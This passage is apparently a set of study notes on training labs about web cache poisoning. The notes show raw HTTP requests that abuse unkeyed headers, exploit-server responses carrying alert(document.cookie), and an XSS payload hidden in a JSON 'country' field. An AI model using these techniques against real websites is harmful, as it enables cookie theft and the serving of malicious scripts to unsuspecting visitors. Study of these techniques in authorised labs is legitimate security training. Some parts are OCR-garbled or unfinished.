   e/webp,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer:
   https://acd71f8b1f2def35c0143d1b004a00a2.web-security-academy.net/
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
16
17
```

Response

Pretty Raw Hex Render \n

```
1  HTTP/1.1 200 OK
2  Content-Type: text/html; charset=utf-8
3  Cache-Control: max-age=30
4  Age: 2
5  X-Cache: hit
6  Connection: close
7  Content-Length: 10642
8
9  <!DOCTYPE html>
10 <html>
11   <head>
12     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet
       >
13     <link href=/resources/css/labsEcommerce.css rel=stylesheet>
14     <script>
15       data = {
16         "host":"acd71f8b1f2def35c0143d1b004a00a2.web-security-academy.net",
17         "path":"/",
18         "frontend":"prod-cache-01"
         }
         </script><img src=x onerror=alert(1)>//"
19       }
20     </script>
```

Lab: Web cache poisoning with multiple headers

Lab: Web cache poisoning with multiple headers

- This lab contains a web cache poisoning vulnerability that is only exploitable when you use multiple headers to craft a malicious request. A user visits the home page roughly once a minute. To solve this lab, poison the cache with a response that executes alert(document.cookie) in the visitor's browser.
- **Summary - Steps to Exploit:**
- Send the request (/resources/js/tracking.js) to Repeater
- Notice if we add the following headers, we get redirected to a URL that includes the Host name we provided:
  - X-Forwarded-Host: exploit-acc11f6c1e9ab783c0c239d401770042.web-security-academy.net
  - X-Forwarded-Scheme: http
- In our Exploit Server we need to change the path of our malicious file to the same path in the redirect
- Send a request with those 2 headers^ until we see a response with a X-Cache: hit
- **use/remove cache-buster query properly

Request

Pretty Raw Hex \n

```
1 GET /resources/js/tracking.js?cb=111 HTTP/1.1
2 Host: ac031f171e9db7ebc0a739e200cf0085.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0)
  Gecko/20100101 Firefox/96.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
  https://ac031f171e9db7ebc0a739e200cf0085.web-security-academy.net/
8 Sec-Fetch-Dest: script
9 Sec-Fetch-Mode: no-cors
10 Sec-Fetch-Site: same-origin
11 Te: trailers
12 Connection: close
13 X-Forwarded-Host: example.com
14 X-Forwarded-Scheme: http
15
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 302 Found
2 Location: https://example.com/resources/js/tracking.js?cb=111
3 Cache-Control: max-age=30
4 Age: 0
5 X-Cache: miss
6 Connection: close
7 Content-Length: 0
8
9
```

- The application enforces the use of HTTPs protocol. When a different protocol is requested, the application redirects the request to HTTPs.
- Include a cache buster for testing.

- Using the following 2 unkeyed headers, we can elicit a harmful response:
  - X-Forwarded-Host
  - X-Forwarded-Scheme

- The important thing here is to pick a path within the application that is requested/visited a lot.

- The /resources/js/tracking.js path is a request that the application launches when the home page is requested.

- In the exploit server, we can set the file path to the same and place a JavaScript payload in the body.

Craft a response

URL: https://exploit-acc11f6c1e9ab783c0c239d401770042.web-security-academy.net/resources/js/tracking.js

HTTPS

File:

resources/js/tracking.js


Head:

```
HTTP/1.1 200 OK
Content-Type: application/javascript; charset=utf-8
```

Body:

```
alert(document.cookie)
```

- Sending the malicious request with the unkeyed headers, the response we get sets our payload in the Location response header and the X-Cache header is hit.




- Now when a regular user requests this endpoint, the cache will be returned, and they will be redirected to the attacker's exploit server.

Lab: Targeted web cache poisoning using an unknown header

Lab: Targeted web cache poisoning using an unknown header

- This lab is vulnerable to web cache poisoning. A user visits the home page roughly once a minute. The user also views any comments you post. To solve this lab, you need to poison the cache with a response that executes alert(document.cookie) in the visitor's browser. However, you also need to make sure that the response is served to the specific subset of users to which the intended victim belongs.
- **Summary - Steps to Exploit:**
- Use the Burp Extension Param Miner to guess headers on the home page /
- Param Miner identified a header x-host has a hit
- Send a request to the home page (add cache-buster query) with the X-Host: header
- The value we entered in the X-Host is being used as the domain in an external script source
- In the Exploit Server provided, we need to include the appropriate file location that matches and include the payload in the body
- In the response there is a Vary header returned with a value of User Agent. The application determines which response to Cache by the value of the User Agent header. An example, could be so that if the mobile version of the site is cached , this won't be served to non-mobile users.
- Now in order to find out the victim user's UserAgent we can submit a payload in the comments section that will force the users to make a request to the Exploit Server and we can gather their info from the logs
- A payload such as this one would force the user to issue a request to our site -
- Once we captured the Victim's User-Agent, we can include that in our request along with the X-Host header and with removing the Cache-Buster query parameter.

Output of Param Miner extension




- Using Param Miner extension, it was able to identify the X-Host header was unlinked and the value of it was returned in the HTTP response inside of “src” attribute of <script> tag.

- The response also contains a header called Vary with the value of User-Agent. This can mean that the User-Agent is keyed for the cache, so if mobile users request a page, they don’t see a cached desktop version of a response.

Value of X-Host being used in a script

- To figure out what User-Agent is used by most of the visiting users of the application, we can inject an XSS payload into a vulnerable field that will force the user's browser to submit a request to the Exploit Server.

- From the Exploit Server's logs, we can then see the User-Agent that was used from the user's browser/system.




```
2022-02-07 04:34:40 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0"
2022-02-07 04:34:44 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0"
2022-02-07 04:35:40 +0000 "POST / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0"
2022-02-07 04:35:40 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0"
2022-02-07 04:36:51 +0000 "GET /resources/js/tracking.js HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0"
2022-02-07 04:39:23 +0000 "GET /foo HTTP/1.1" 404 "User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"
2022-02-07 04:39:31 +0000 "GET /foo HTTP/1.1" 404 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0"
```

Request

Pretty Raw Hex \n

```
1 GET / HTTP/1.1
2 Host: ac7f1fca1fada88ac0c248f000c20016.web-security-academy.net
3 Cookie: session=XlxMIOPMsK85NPLIRfD7LUdIimAPPr7b
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
  https://ac7f1fca1fada88ac0c248f000c20016.web-security-academy.net/
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Te: trailers
14 Connection: close
15 X-Host:
  exploit-acbb1f7f1f40a806c0804882016000080.web-security-academy.net
16 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/96.0.4664.110 Safari/537.36
17
18
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Vary: User-Agent
4 Cache-Control: max-age=30
5 Age: 4
6 X-Cache: hit
7 Connection: close
8 Content-Length: 7695
9
10 <!DOCTYPE html>
11 <html>
12   <head>
13     <link href=/resources/labheader/css/ac
       stylesheet>
14     <link href=/resources/css/labsBlog.css
15     <title>
         Targeted web cache poisoning using a
       </title>
16   </head>
17   <body>
18     <script type="text/javascript" src="
       //exploit-acbb1f7f1f40a806c08048820160
       resources/js/tracking.js">
```

- When this request is sent, since the User-Agent header is a keyed header, when a user submits a request with this User-Agent header they will see the malicious response.
- The X-Host header is unkeyed, so a victim user is not required to submit this header with their request.

- In the Exploit Server we can create a similar payload and set the file to a location that is highly requested.
- The screenshot above^ should also be pointing to this tracking.js endpoint.

File:

/resources/js/tracking.js

Head:

```
HTTP/1.1 200 OK
Content-Type: application/javascript; charset=utf-8
```

Body:

```
alert(document.cookie)
```


Lab: Web cache poisoning to exploit a DOM vulnerability via a cache with strict cacheability criteria


Lab: Web cache poisoning to exploit a DOM vulnerability via a cache with strict cacheability criteria

- This lab contains a DOM-based vulnerability that can be exploited as part of a web cache poisoning attack. A user visits the home page roughly once a minute. Note that the cache used by this lab has stricter criteria for deciding which responses are cacheable, so you will need to study the cache behavior closely.
- To solve the lab, poison the cache with a response that executes alert(document.cookie) in the visitor's browser.
- **Summary - Steps to Exploit:**
- Log into the application and notice in the source code of the home page a script is disclosed that appends the data.host as the domain for external file, that is an argument to a function called initGeoLocate()
- We can see there are 2 files disclosed by the application
- Essentially the value of the country JSON object will be appended to an innerHTML() sink
- We can use the Exploit Server to:
  - Host the malicious JSON object
  - The file location will be the same that the host value is being appended to
  - We need to add a CORS header to allow a website to load the JSON from the server
- If we use Param Miner extension, we can see that the X-Forwarded-For header was a hit

- Output of Param Miner
- The X-Forwarded-Host header can potentially be unkeyed

- There is a Script in the home page of the application, that is grabbing the host variable from the “data” Object, then passing the value as an argument to the initGeoLocation() method.





Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/2
2 Host: 0a52007103b21f488028587900510071.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/112.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://portswigger.net/
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-User: ?1
13 Te: trailers
14 Connection: close
15
16
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=ARiZM93NkNC3UqxKGu61UZb6Kw6TwDHi; Secure; HttpOnly;
  SameSite=None
4 Cache-Control: no-cache
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 11222
7
8 <!DOCTYPE html>
9 <html>
10   <head>
11     <link href=/resources/labheader/css/academyLabHeader.css rel=
       stylesheet>
12     <link href=/resources/css/labsEcommerce.css rel=stylesheet>
13     <script>
14       data = {
15         "host":
         "0a52007103b21f488028587900510071.web-security-academy.net",
16         "path":"/",
17       }
18       </script>
```

- The “data” Object is being defined here in the response.
- The host value is defined as the lab environment host, seems to be hard-coded.

- However, the application is grabbing the value injected in the X-Forwarded-Host header and setting it as the “host” value within the “data” Object. The X-Forwarded-Host is an unkeyed cache header.

Request

Pretty Raw Hex Hackvertor

```
1 GET /?test=123 HTTP/2
2 Host: 0a52007103b21f488028587900510071.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/112.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://portswigger.net/
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-User: ?1
13 Te: trailers
14 X-Forwarded-Host: hacker.com
15
16
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=y4JQpHo816NMETPnhKyOmEMoa8q24YJ2; Secure; HttpOnly;
  SameSite=None
4 Cache-Control: no-cache
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 11175
7
8 <!DOCTYPE html>
9 <html>
10   <head>
11     <link href=/resources/labheader/css/academyLabHeader.css rel=
       stylesheet>
12     <link href=/resources/css/labsEcommerce.css rel=stylesheet>
13     <script>
14       data = {
15         "host":"hacker.com",
16         "path":"/",
17       }
18       </script>
```

- The “initGeoLocate()” function is grabbing the JSON key called “country” and appending it to the innerHTML() Sink.

- <script> payload won’t work here as innerHTML() won’t process these dynamically

- This “initGeoLocate()” function is found within the following file that is mentioned in the application’s response:

    - /resources/js/geolocate.js

```
5  X-Cache: miss
6  Connection: close
7  Content-Length: 530
8
9  function initGeoLocate(jsonUrl)
10 {
11   fetch(jsonUrl)
12   .then(r => r.json())
13   .then(j => {
14     let geoLocateContent = document.getElementById('shipping-info');
15
16     let img = document.createElement("img");
17     img.setAttribute("src", "/resources/images/localShipping.svg");
18     geoLocateContent.appendChild(img)
19
20     let div = document.createElement("div");
21     div.innerHTML = 'Free shipping to ' + j.country;
22     geoLocateContent.appendChild(div)
23   }
     );
```

Craft a response

URL: https://exploit-ac231fde1ec79a04c0ee5dc4015b0028.web-security-academy.net/resources/json/geolocate.json

HTTPS

☑

File:

/resources/json/geolocate.json

Head:

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Access-Control-Allow-Origin: *
```

Body:

```
{
  "country": "USATest<img src=x onerror=alert(document.cookie)>"
}
```

- This is the Exploit Server where the malicious payload is being stored.
- The ACAO header needs to be set to allow the vulnerable application to access the Exploit's Server JSON data.
- We need to set the File endpoint in the Exploit Server to match where the code is going to fetch the JSON URL – *host*/resources/json/geolocate.json

- Using the X-Forwarded-Host header

Request

Pretty | Raw | Hex | \n

```
GET /?cb=1234 HTTP/1.1
Host: ac201f001ec29ad4c08e5d7200cc007a.web-security-academy.net
Cookie: session=2ojvOnRluRZzVrbQDf8flImJakjObTNf
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0)
Gecko/20100101 Firefox/96.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://ac201f001ec29ad4c08e5d7200cc007a.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
X-Forwarded-Host:
exploit-ac231fde1ec79a04c0ee5dc4015b0028.web-security-academy.net
```

Response

Pretty | Raw | Hex | Render | \n

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: max-age=30
Age: 0
X-Cache: miss
Connection: close
Content-Length: 11238

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=
    stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <script>
      data = {
        "host":
        "exploit-ac231fde1ec79a04c0ee5dc4015b0028.web-security-academy.
        net",
        "path":"/",
      }
    </script>
    <title>
```

Lab: Combining web cache poisoning vulnerabilities

Lab: Combining web cache poisoning vulnerabilities

- This lab is susceptible to web cache poisoning, but only if you construct a complex exploit chain.
- A user visits the home page roughly once a minute and their language is set to English. To solve this lab, poison the cache with a response that executes alert(document.cookie) in the visitor's browser.
- Summary - Steps to Exploit:
- Not Finished.

Exploiting cache implementation flaws

Cache Key Flaws

- The HTTP request line is usually part of the Cache Key, so the inputs from the URL path and query parameters have traditionally not been considered suitable for cache poisoning.
- Any payload injected via keyed inputs would act as a cache buster, meaning your poisoned cache entry would almost certainly never be served to any other users.
- However, many websites and CDNs perform various transformations on Keyed components when they are saved in the cache key. For example:
  - Excluding the query string
  - Filtering out specific query parameters
  - Normalizing input in keyed components
- Because of discrepancies between the data that is written to the cache key and the data that is passed into the application code, cache poisoning may be possible even though the inputs may initially appear unusable.

Cache Probing Methodology

- The methodology of probing for cache implementation flaws differs slightly from the classic web cache poisoning methodology. These newer techniques rely on flaws in the specific implementation and configuration of the cache, which may vary dramatically from site to site.
- The methodology involves the following steps:

1. Identify a suitable cache oracle
2. Probe key handling
3. Identify an exploitable gadget

Identify a suitable cache oracle

- The first step is to identify a suitable "cache oracle" that you can use for testing. A cache oracle is simply a page or endpoint that provides feedback about the cache's behavior.
- This needs to be cacheable and must indicate in some way whether you received a cached response or a response directly from the server. This feedback could take various forms, such as:
    - An HTTP header that explicitly tells you whether you got a cache hit
    - Observable changes to dynamic content
    - Distinct response times
- Ideally, the cache oracle will also reflect the entire URL and at least one query parameter in the response. This will make it easier to notice parsing discrepancies between the cache and the application, which will be useful for constructing different exploits later.

Probe key handling

- The next step is to investigate whether the cache performs any additional processing of your input when generating the cache key. You are looking for an additional attack surface hidden within seemingly keyed components.

- You should specifically look at any transformation that is taking place. Is anything being excluded from a keyed component when it is added to the cache key? Common examples are excluding specific query parameters, or even the entire query string, and removing the port from the Host header.

- If you're fortunate enough to have direct access to the cache key, you can simply compare the key after injecting different inputs. Otherwise, you can use your understanding of the cache oracle to infer whether you received the correct cached response. For each case that you want to test, you send two similar requests and compare the responses.

Identify an exploitable gadget

- By now, you should have a relatively solid understanding of how the target website's cache behaves and might have found some interesting flaws in the way the cache key is constructed.
- The final step is to identify a suitable gadget that you can chain with this cache key flaw. This is an important skill because the severity of any web cache poisoning attack is heavily dependent on the gadget you are able to exploit.

- These gadgets will often be classic client-side vulnerabilities, such as reflected XSS and open redirects. By combining these with web cache poisoning, you can massively escalate the severity of these attacks, turning a reflected vulnerability into a stored one.
- Instead of having to induce a victim to visit a specially crafted URL, your payload will automatically be served to anybody who visits the ordinary, perfectly legitimate URL.

Lab: Web cache poisoning via an unkeyed query string

Lab: Web cache poisoning via an unkeyed query string

